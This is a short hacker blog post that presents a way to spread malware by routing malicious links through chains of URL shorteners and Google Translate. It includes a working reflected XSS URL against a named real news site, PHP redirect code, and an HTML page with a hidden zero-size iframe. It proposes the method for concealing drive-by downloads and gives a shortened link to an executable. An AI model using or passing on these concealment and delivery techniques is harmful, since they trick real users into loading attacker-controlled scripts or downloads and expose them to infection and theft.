


Using Google as Malware Spreading Technique

We can use Google as malware spreading technique for example:

A XSS vulnerability of a website.

[http://www.rpp.com.pe/buscar.php?s=<script>alert%28String.fromCharCode\(72,97,99,107,101,100,%2032,%2098,%20121,%2032,%20114,%2065,%20116,%20111,%2078,%2032,%2071,%20111,%20111,%20100,%2032,%2066,%20108,%20101,%20115,%20115,%2032,%20121,%20111,%20117%29%29%3C/script%3E&spid=&pais=&f=&seccion=_ALL&ff=](http://www.rpp.com.pe/buscar.php?s=<script>alert%28String.fromCharCode(72,97,99,107,101,100,%2032,%2098,%20121,%2032,%20114,%2065,%20116,%20111,%2078,%2032,%2071,%20111,%20111,%20100,%2032,%2066,%20108,%20101,%20115,%20115,%2032,%20121,%20111,%20117%29%29%3C/script%3E&spid=&pais=&f=&seccion=_ALL&ff=)



We use a url shortened.

<http://bit.ly/sWjwHY>

OK in this part I will use Google traductor

<http://translate.google.com/translate?sl=es&tl=en&u=%20http://bit.ly/sWjwHY>

Here you put the XSS

[http://translate.google.com/translate?sl=es&tl=en&u=%20here%](http://translate.google.com/translate?sl=es&tl=en&u=%20here%20)



You can use it ... with 2 url shorteners

<http://goo.gl/AllUB>

And with 3

<http://bit.ly/uqRQGz>

The Method consist in add many url shortners to hide real webpage XSS or exe file.



And this should redirect you to the XSS hiding the website address.

We can use this method to hide drives by downloads.

Hiding with web scripts

With PHP we can do

```
<?php  
header('Location: http://bit.ly/uqRQGz');  
?>
```

Example: <http://raton.netai.net/>

Short: <http://bit.ly/rHicZ1>

With HTML

```
<html>  
<head>  
  <meta content="text/html; charset=ISO-8859-1"  
  http-equiv="content-type">  
  <title>test</title>  
</head>  
<body>  
<div style="text-align: center;">Here is XSS<iframe  
  src="http://bit.ly/uqRQGz" align="middle" height="0"  
  width="0"></iframe></div>  
</body>  
</html>
```

Example: <http://raton.netai.net/htmlredirec.html>

Short: <http://bit.ly/utoIWD>

Example with an EXE file

Original EXE

<http://dl.dropbox.com/u/37467094/WindowsApplication1.exe>

Shortened Exe

<http://tiny.cc/t008x>

With Google Traductor

Google

<http://translate.google.com/translate?sl=es&tl=en&u=http://bit.ly/rHicZ1>

If you have a suggestion please send a email to reflectorcracker@gmail.com

This Google Malware Spreading vulnerability has been developing by Sergio Yoshikata Peruvian Ethical Hacker

Follow me on Twitter <http://twitter.com/sergiyoshiman>.

Peruvian Elite.